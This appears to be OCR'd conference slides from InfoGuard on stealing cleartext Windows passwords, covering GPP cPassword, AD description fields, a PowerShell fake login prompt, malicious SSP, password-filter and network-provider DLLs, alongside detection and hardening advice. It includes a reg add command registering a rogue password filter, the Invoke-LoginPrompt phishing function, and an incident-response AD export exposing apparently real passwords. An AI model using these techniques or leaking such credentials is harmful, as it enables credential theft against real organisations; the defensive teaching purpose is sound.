


Microsoft.com - Protected event logging

Group Policy Password – Blast from the Past

InfoGuard
SWISS CYBER SECURITY

- Microsoft disabled the ability to set or distribute passwords via Group Policy Preferences (GPP) in May 2014, via security update MS14-025.
- The secret AES key used to encrypt GPP cPassword values was publicly documented (“leaked”), which is why any attacker who can read SYSVOL can decrypt those stored passwords. 🤦‍♀️♂️




Look ma, no hands!

- *I opened the ADUsers.csv file that the TA created , and does anyone see anything obviously here?* [Asger Strunk, InfoGuard CSIRT]

CanonicalName	CN	Name	SamAccountName	MemberOf	Company	Title	Description
dom.loc/				Microsoft.ActiveDirectory.Management.ADPropertyValueCollection			Built-in account for administering the computer/domain
dom.loc/				Microsoft.ActiveDirectory.Management.ADPropertyValueCollection			Built-in account for guest access to the computer/domain
dom.loc/				Microsoft.ActiveDirectory.Management.ADPropertyValueCollection			Key Distribution Center Service Account
dom.loc/				Microsoft.ActiveDirectory.Management.ADPropertyValueCollection			
dom.loc/				Microsoft.ActiveDirectory.Management.ADPropertyValueCollection			
dom.loc/				Microsoft.ActiveDirectory.Management.ADPropertyValueCollection			
dom.loc/				Microsoft.ActiveDirectory.Management.ADPropertyValueCollection			
dom.loc/				Microsoft.ActiveDirectory.Management.ADPropertyValueCollection			
dom.loc/				Microsoft.ActiveDirectory.Management.ADPropertyValueCollection			
dom.loc/				Microsoft.ActiveDirectory.Management.ADPropertyValueCollection			
dom.loc/				Microsoft.ActiveDirectory.Management.ADPropertyValueCollection			
dom.loc/				Microsoft.ActiveDirectory.Management.ADPropertyValueCollection			
dom.loc/				Microsoft.ActiveDirectory.Management.ADPropertyValueCollection			
dom.loc/				Microsoft.ActiveDirectory.Management.ADPropertyValueCollection			
dom.loc/				Microsoft.ActiveDirectory.Management.ADPropertyValueCollection			
dom.loc/				Microsoft.ActiveDirectory.Management.ADPropertyValueCollection			3dag2155
dom.loc/				Microsoft.ActiveDirectory.Management.ADPropertyValueCollection			
dom.loc/				Microsoft.ActiveDirectory.Management.ADPropertyValueCollection			
dom.loc/				Microsoft.ActiveDirectory.Management.ADPropertyValueCollection			
dom.loc/				Microsoft.ActiveDirectory.Management.ADPropertyValueCollection			pw: sql2014
dom.loc/				Microsoft.ActiveDirectory.Management.ADPropertyValueCollection			
dom.loc/				Microsoft.ActiveDirectory.Management.ADPropertyValueCollection			mikroskop007
dom.loc/				Microsoft.ActiveDirectory.Management.ADPropertyValueCollection			
dom.loc/				Microsoft.ActiveDirectory.Management.ADPropertyValueCollection			
dom.loc/				Microsoft.ActiveDirectory.Management.ADPropertyValueCollection			
dom.loc/				Microsoft.ActiveDirectory.Management.ADPropertyValueCollection			
dom.loc/ /Users/VeeamBackup	VeeamBackup	VeeamBackup	VeeamBackup	Microsoft.ActiveDirectory.Management.ADPropertyValueCollection			pw: VeeamBackup$$
dom.loc/				Microsoft.ActiveDirectory.Management.ADPropertyValueCollection			
dom.loc/				Microsoft.ActiveDirectory.Management.ADPropertyValueCollection			
dom.loc/				Microsoft.ActiveDirectory.Management.ADPropertyValueCollection			
dom.loc/				Microsoft.ActiveDirectory.Management.ADPropertyValueCollection			
dom.loc/				Microsoft.ActiveDirectory.Management.ADPropertyValueCollection			abasERP2020!
dom.loc/				Microsoft.ActiveDirectory.Management.ADPropertyValueCollection			
dom.loc/				Microsoft.ActiveDirectory.Management.ADPropertyValueCollection			
dom.loc/				Microsoft.ActiveDirectory.Management.ADPropertyValueCollection			
dom.loc/				Microsoft.ActiveDirectory.Management.ADPropertyValueCollection			
dom.loc/				Microsoft.ActiveDirectory.Management.ADPropertyValueCollection			su4Scripts**
dom.loc/				Microsoft.ActiveDirectory.Management.ADPropertyValueCollection			
dom.loc/				Microsoft.ActiveDirectory.Management.ADPropertyValueCollection			4Pi1co.
dom.loc/				Microsoft.ActiveDirectory.Management.ADPropertyValueCollection			
dom.loc/				Microsoft.ActiveDirectory.Management.ADPropertyValueCollection			
dom.loc/				Microsoft.ActiveDirectory.Management.ADPropertyValueCollection			
dom.loc/				Microsoft.ActiveDirectory.Management.ADPropertyValueCollection			
dom.loc/				Microsoft.ActiveDirectory.Management.ADPropertyValueCollection			
dom.loc/				Microsoft.ActiveDirectory.Management.ADPropertyValueCollection			
dom.loc/				Microsoft.ActiveDirectory.Management.ADPropertyValueCollection			

Proactive Defence - Defender for Identity

- *A nice feature of Microsoft Defender for Identity is its ability to detect potential credential exposure in Active Directory by analyzing commonly used free-text attributes. This includes checking for common password formats, hints, and fields such as ‘description’, ‘info’, and ‘adminComment’, along with other contextual clues that may indicate credential misuse.*



Microsoft.com - Security Assessment: Remove discoverable passwords in Active Directory account attributes

- **However, we don’t need another GenAI-based detection to eliminate cleartext passwords in AD account attributes**:


```
Get-ADUser -Filter * -Properties Description |
Select sAmAccountName, Description
```


Invoke-LoginPrompt

- Not often seen, but gets the job done:

```
function Invoke-LoginPrompt{
    $cred = $Host.ui.PromptForCredential("Windows Security",
    "Please enter user credentials", "$env:userdomain\$env:username","")
    $username = "$env:username"
    $domain = "$env:userdomain"
    $full = "$domain" + "\" + "$username"
    $password = $cred.GetNetworkCredential().password
    Add-Type -assemblyname System.DirectoryServices.AccountManagement
    $DS = New-Object
System.DirectoryServices.AccountManagement.PrincipalContext([System.DirectoryServices.Acco
untManagement.ContextType]::Machine)

    while($DS.ValidateCredentials("$full", "$password") -ne $True){
        $cred = $Host.ui.PromptForCredential("Windows Security", "Invalid Credentials,
        Please try again", "$env:userdomain\$env:username","")
```

Github.com - Invoke-LoginPrompt






Securing
Your Digital
World
InfoGuard
SWISS CYBER SECURITY
Stealing Cleartext Passwords under Windows
Off the Beaten Paths

Security Support Provider


- A Security Support Provider (SSP) is a DLL that handles security operations like authentication and exposes one or more security packages to applications.

  The Security Support Provider Interface (SSPI) is part of the Windows API and serves as a common interface for interacting with various SSPs.

  This design allows new authentication methods to be added or extended without modifying application code.

- *When two computers or devices need to be authenticated so that they can communicate securely, the requests for authentication are routed to the SSPI, which completes the authentication process, regardless of the network protocol currently in use.*

Microsoft.com - Security Support Provider Interface Architecture



Registry Keys 🔑

InfoGuard
SWISS CYBER SECURITY

- Two registry keys store the SSP configuration:


```
HKLM\SYSTEM\CurrentControlSet\Control\Lsa\Security Packages
HKLM\SYSTEM\CurrentControlSet\Control\Lsa\OSConfig\Security Packages
```

- Changes to these registry keys will only take effect after rebooting the machine, or when the AddSecurityPackage Windows API function is called.

- **Yes, you want to monitor these registry keys and periodically check their values.**

Real Life Case

- Example from an Incident Response case:



Proactive Defence – Prevent Custom SPPs

InfoGuard
SWISS CYBER SECURITY

One could, however, prevent the loading of *Custom SPPs*, as described here by Microsoft. As Microsoft state it:

- *We recommend that you disable loading custom packages unless the custom package you are using is known.*
- *This policy controls the configuration under which LSASS loads custom SSPs and APs.*
- *If you enable this setting or don't configure it, LSA allows custom SSPs and APs to be loaded. (As demonstrated above). If you disable this setting, LSA doesn't load custom SSPs and APs.*

A word of wise: Here is a story of a fail-over cluster with Windows 2025, which refused to start after disabling custom SSPs. According to the blog post: *I believe it is a bug that Microsoft's own CLUSAUTHMGR.DLL file is declared as a custom package.*


Password Filter DLL

- Password Filters in Windows enforce password policies for both local and domain accounts.
- These filters are implemented as DLLs containing routines that evaluate password compliance.
- Before saving a new password in the Security Accounts Manager (**SAM**), the Local Security Authority (**LSA**) sends it to all registered filters for validation.
- **Because filters must evaluate passwords in plain text, attackers who register a malicious filter can intercept these credentials.**

Password Filter DLL


- Our target: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa\Notification Package
- Available code on the Internet creates us a custom DLL.
- Afterwards, the DLL can be registered as a password filter ("\0" is needed for the space between the two filters):

```
reg add
"hklm\system\currentcontrolset\control\lsa" /v "notification packages" /d
scecli\0I_love_blue /t reg_multi_sz
```



Password Filter DLL

- For testing, we change the password from a user on the machine where we installed the password filter.
- **And voilà, the new password is recorded in plain text.** 🏆



Network Provider DLL

- When a user logs on, the Winlogon component - responsible for managing interactive logins - passes the user's credentials to the mpnotify.exe process using Remote Procedure Call (RPC).
- **Once received, mpnotify.exe distributes these credentials in cleartext to any credential managers that have been registered, as part of the logon notification routine.**
- If a malicious DLL has been registered as a credential manager, it can access these credentials, giving an attacker the ability to harvest sensitive authentication data directly from the system.

- 🔑 The following registry key stores the various network providers:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControl
Set\Control\NetworkProvider\Order
```

Real Life Case

Microsoft Defender Antivirus has detected malware or other potentially unwanted software.

Name: Trojan:Win32/Casdet!rfn
Severity: Severe
Category: Trojan
Path: file:_C:\Windows\System32\lsass.dll
Detection Origin: Local machine
Detection Source:%bReal-Time Protection
